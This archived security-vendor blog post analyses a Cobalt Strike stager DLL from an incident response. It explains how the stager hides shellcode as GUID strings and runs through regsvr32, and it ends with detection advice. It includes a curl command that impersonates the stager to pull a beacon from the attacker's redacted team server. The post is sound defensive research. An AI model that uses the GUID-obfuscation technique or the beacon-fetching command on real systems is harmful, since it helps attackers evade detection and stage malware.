Yet Another Cobalt Strike Stager: GUID Edition

By GuidePoint Security

Published: 2021-03-30 · Archived: 2026-04-05 17:51:01 UTC

03/30/21 at 4:00pm ET

Introduction

Like most Mondays in the DFIR world, the week started off with a bang. On this particular day, our DFIR team was supporting an incident response. Information from the incident indicated that the client was most likely impacted by a large installation of Cobalt Strike in an ongoing attack from an unknown adversary. Our task was to analyze an unknown file with a random name and random file extension to determine if it could be related to Cobalt Strike and determine if there are other indicators of compromise that could assist the DFIR team with scoping operations and response.

Spoiler alert: It was a Cobalt Strike stager and it used a pretty cool technique to obfuscate its shellcode using GUIDs.

In this blog we will cover:

- Initial static analysis of the unknown file
- GUID based shellcode extraction and analysis
- Beacon retrieval from the team server

Let's dig in.

Along Came a DLL

Initially we were provided with an interestingly named file that was suspected of being malware. In this case, the file in question was a DLL found at the location `C:\Windows\Temp` and was named `3z5pjb0l.ab4`. Based on the naming convention and the fact that it was a DLL, we were pretty well convinced that this was going to be some sort of malware.

Running through some quick static checks of this sample, we were able to find some quick wins that would point us in the right direction. To begin, we did a quick strings check with FLOSS and saw the following:

Figure 1: FLOSS strings output

The string `beacon32.dll` is one of the tell-tale signs of a Cobalt Strike component. We were well on our way to confirming the initial reports that this sample is related to Cobalt Strike. We attempted to parse this DLL as a Cobalt Strike beacon, but, unfortunately, no dice. It's possible that we are dealing with a new variation of a beacon, or it could be a stager. We will need to dive deeper to find out.

While quickly checking into a few more static properties of the sample, we did notice a couple of additional interesting properties about this DLL. According to output from pestudio, this sample was signed and attempted to make itself appear like it was a valid Microsoft binary through its version information. Pretty solid attempts at legitimizing the DLL, in our opinion.

Figure 2: Version information

property	value
md5	E794F5E062C666811D0FDD7
sha1	0CB1391BD095BF59307618C3BA07AA4
sha256	850872FA9718D781AD9C7CF0CAB10D26D61CF8CC19FE3265496A158
valid-from	21/12/2020 - 00:00:00
valid-to	21/12/2021 - 23:59:59
offset	0x0000AC00
size	0x00000E10 (3600 bytes)

Figure 3: Certificate Information

Before we moved on, we also noticed something quite interesting in the FLOSS output under the Unicode strings, a whole series of strings that looked like GUIDs.

Figure 4: GUID like strings from FLOSS output

At this stage of our analysis, we noted this as interesting, but didn't know what their role could be just yet. So we jumped into IDA for a deeper look at the DLL and decided to circle back around to this shortly.

GUID-ing Deeper with IDA

As details trickled in from the incident, we were provided with additional information regarding the execution mechanism of this DLL on impacted systems. In this case, the execution mechanism uses `regsvr32` and was executed using the following syntax: `regsvr32.exe /s /i 3z5pjb0l.ab4`. When used with the `/i` switch, `regsvr32` will invoke the `DllInstall` export with the specified argument, and this is where we started our review in IDA.

Pulling up the decompiled code of `DllInstall` in IDA, we got a glimpse into the intended functionality of the DLL. The DllInstall function allocates memory, performs a data manipulation routine to fix up the shellcode for execution, changes the memory page permissions to `PAGE_EXECUTE_READWRITE` and executes the shellcode.

Located below is a commented version of the `DllInstall` export showing the intended execution flow of the DLL.

Figure 5: DllInstall decompiled code

Now, to figure out what shellcode was going to be executed, we needed to take a deeper look into the decoding function we named `mw_Decoding_Routine`. Interestingly enough, this function was the only function that IDA

could not identify during its analysis of the binary. To us, this meant that the overall functionality of the DLL was likely for a singular purpose, you know, maybe for something like a Cobalt Strike stager.

Figure 6: Shellcode decoding routine

A quick look at this short function tells us that the intent is to iterate through a data set and call `GUIDFromStringW`. Full disclosure: it took me a few minutes to figure out why this was important to the suspected stager. After a short period of Google Fu and searching my brain for leads, I remembered two things: 1) we saw some GUID looking strings in the FLOSS output from earlier (circling around as promised!) and 2) GUIDs are a special type of data in Microsoft Windows.

According to Microsoft's official documentation for GUID structures, GUIDs are 128-bit values and are most commonly used for COM interfaces, COM class objects, or a manager entry-point vector (EPV). At this point, our wheels started churning a bit faster. What if the purpose of calling `GUIDFromStringW` was to allow for a binary type object to be derived from the strings found in the DLL? Sounds like a pretty great way to obfuscate shellcode to me. Let's verify with the help of our good friend PowerShell.

First, we placed all of the GUID-looking strings identified from the FLOSS output into a text file. Then we used the PowerShell script below to consume and iterate through all of the GUID-looking strings, convert them to an actual GUID, convert the new GUID into bytes, and append them onto a byte array. Once we had the complete byte array, we wrote the raw bytes to a file that we could use for further analysis.

Figure 7: PowerShell script to extract shellcode

So if our assumptions were accurate, we now had a file containing the deobfuscated shellcode from the sample. We validated that our hypothesis was correct by running `output.bin` through SpeakEasy to emulate the suspected shellcode.



Figure 8: SpeakEasy output from shellcode emulation

Aww yis! That's what we like to see from our shellcode extractions. This is one of the hallmarks of Cobalt Strike, the malleable C2 profile. Take a look at this Spectre Ops blog for further details on setting up malleable C2 profiles in Cobalt Strike. The shellcode we uncovered used a series of strings converted into GUIDs as shellcode to download a Cobalt Strike payload from a team server and execute it in memory. Pretty cool stuff.

At this stage, we have accomplished most of our initial goals. We confirmed that the sample provided from the incident was in fact, a stager for a Cobalt Strike payload. Additionally, we identified the domain being used by the team server used by the threat actors.

We've been helpful up until this point, but let's take it a step further and retrieve a beacon for science.

Beckoning a Beacon from the Team Server

It is well known that Cobalt Strike is flexible and capable of implementing protections on team servers to prevent just anyone from successfully interacting with it. However, we have the deobfuscated shellcode that the stager uses to download and execute the beacon, so let's use that to our advantage. From the screenshot above several of the HTTP headers, we can see that an actual Cobalt Strike stager will use to retrieve a beacon before loading it into memory and executing it. So let's use that information to craft a curl command that will (hopefully) retrieve the beacon from the team server.

```
curl -o beacon.bin -A "Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko" -H "Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8" -H "Accept-Language: en-US,en;q=0.5" -H "Referer: http://code.jquery.com" -H "Accept-Encoding: gzip, deflate" -H "Host: <
redacted>.com" https://<redacted>.com/jquery-3.6.1.slim.min.js
```

Figure 9: curl command for retrieving the Cobalt Strike beacon from the team server

At this stage, it's important to mention OpSec considerations. We chose to utilize Orjail in conjunction with a non-attributable network connection to retrieve the beacon payload from this Cobalt Strike team server. Consider your organization's OpSec policies and strategies before attempting to interact with an adversary's infrastructure. And, as always, keep it legal.

After executing our crafted curl command, we were the proud owners of a Cobalt Strike beacon. We were able to move forward with parsing the beacon contents to gather further information to supply our DFIR team working the incident.

Figure 10: Cobalt Strike beacon configuration

From this parsed beacon configuration, we can pass on many of the same details we discovered from stager shellcode (domain, port, protocol, user agent, etc.). However, we also got some additional information that will help scope operations during the incident. We now know that the beacon intends to spawn into `svchost.exe -k netsvcs`. With this information we can begin examining svchost processes that are exhibiting interesting behavior that needs to be addressed further.

Recommendations

Cobalt Strike is notorious for evading detection before it established a foothold in the environment, which happened to be the case in this incident as well. Here are some recommendations for proactively detecting Cobalt Strike within your environment:

1. Proactive threat hunting in your environment is a great way to detect threats based on anomalies and intelligence proactively. Using environment baselines to hunt for active threats is a great method of identifying active threats in the environment.
2. Developing hunts and signatures around anomalous `regsvr32` executions would have detected this Cobalt Strike stager early in the attack chain. Focusing on suspiciously named DLLs would be a quick win in this category (Looking for regsvr32 processes communicating with external IP addresses)

3. Establishing detections with suspicious command-line arguments would have decreased the dwell time of this threat in the environment. Implementing detections for command line arguments containing `TEMP` would be a good starting point.

Conclusion

Cobalt Strike continues to be used by red teamers and adversaries alike. Defense evasion capabilities continue to become more complex and effective. Using a series of GUIDs to generate shellcode may not be new or novel, but the fact remains that the stager was effective (and it was pretty cool). The stager DLL ran on a high volume of systems with no detections from antivirus or EDR products allowing the adversary to gain a substantial foothold into the environment. Rapid malware analysis in this scenario was key to confirming the tool and giving our DFIR team the edge to continue responding to this threat.

From our perspective, sharing adversary tactics like these and our methods of defeating them with the community is critical for our blue team collective. If we all get better at detecting, analyzing, and responding to adversarial tactics, that’s a win for all of us.

Until next time, happy hunting.
